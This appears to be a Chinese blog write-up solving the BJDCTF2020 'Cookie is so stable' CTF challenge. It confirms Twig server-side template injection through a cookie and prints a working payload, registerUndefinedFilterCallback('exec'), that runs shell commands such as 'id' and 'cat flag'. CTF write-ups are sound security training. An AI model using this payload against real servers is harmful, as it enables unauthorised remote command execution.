BUUCTF [BJDCTF2020] Cookie is so stable

原创

Senimo_ 于 2021-01-03 18:09:44 发布 108 收藏 3
分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF BJDCTF2020 Cookie is so writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/112142502

BUUCTF [BJDCTF2020] Cookie is so stable


考点：

1. **Twig**模版注入
2. `{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}`

首先启动环境：




其中导航栏包括`Flag`和`Hint`页面，依次点击查看，首先是`Hint`页面：




查看网页源码，得到：

```
<h3>Welcome to BJDCTF 2020.Happy Game!</h3>
    <!-- Why not take a closer look at cookies? -->
    <div class="shaky" style="font-size:20px;">(。·∀·)ﾞ♥</div>
```


提示到`cookies`中看看，查看`Flag`页面：




是一个输入名字的页面，尝试正常输入`test`：



可以回显出输入的用户名，尝试输入`{{7*7}}`查看服务器端能否执行：



成功被执行



由二**向箔安全学院**给出的图示判断模板引擎，服务端模板注入攻击

其中`{{7*7}}`在**Twig**中返回`49`，在**Jinja2**中返回的是`7777777`，由此判断出为**Twig模版注入**

因为提示了`cookie`，所以使用**BurpSuite**抓取数据包：

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /flag.php HTTP/1.1
Host: 966e58fc-2fa8-47eb-89e5-865a08f3c830.node3.buuoj.cn
Content-Length: 28
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://966e58fc-2fa8-47eb-89e5-865a08f3c830.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://966e58fc-2fa8-47eb-89e5-865a08f3c830.node3.buuoj.cn/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53; PHPSESSID=326eb77f8dca14c3e5c5d5248ad88135
Connection: close

username=admin&submit=submit
```

在**Repeater**中发送数据包：


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Found
Server: openresty
Date: Sun, 03 Jan 2021 09:53:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
```

```
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: flag.php
Pragma: no-cache
Set-Cookie: user=admin; expires=Sun, 03-Jan-2021 10:23:19 GMT; Max-Age=1800
X-Powered-By: PHP/7.3.13
Content-Length: 2835
```


在返回数据包中，存在有`Set-Cookie: user=admin`
抓取登陆后的数据包：



其中**Cookie**中包含有：

```
user=admin
```

将`user`的值修改为`{{7*7}}`，发送数据包：

```
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53;
PHPSESSID=326eb77f8dca14c3e5c5d5248ad88135; user={{7*7}}
Connection: close
```

得到回显，成功被执行：

```
        <label><h2>Hello 49</h2></label>
  </div>    <div class="row pt-3">
  <div class="col-md-12">
        <a href="logout.php"><button type="su
```

证实此处为注入点。
Twig不能调用静态方法，但提供了`_self`，所以无需暴力枚举变量名，且提供了指向`Twig_Environment`的`env`属性。

通过查阅资料，详解模板注入漏洞（上），构造Payload：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

发送数据包，得到回显：

```
                        <div class="jumbotron pan">  <div class="form-group log"
>
                                    <label><h2>Hello uid=82(www-data)
gid=82(www-data) groups=82(www-data),82(www-data)</h2></label>
                                </div>    <div class="row pt-3">
```

说明命令可以成功执行，查找到flag在`/`目录下，读取flag：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat flag")}}
```

```
66                          <div class="jumbotron pan">  <div class="
  >
67                                  <label><h2>Hello
  flag{91c45037-a807-4eb4-b11b-8cc5cd9b22c2}</h2></label>
68                              </div>    <div class="row pt-3">
```

得到flag。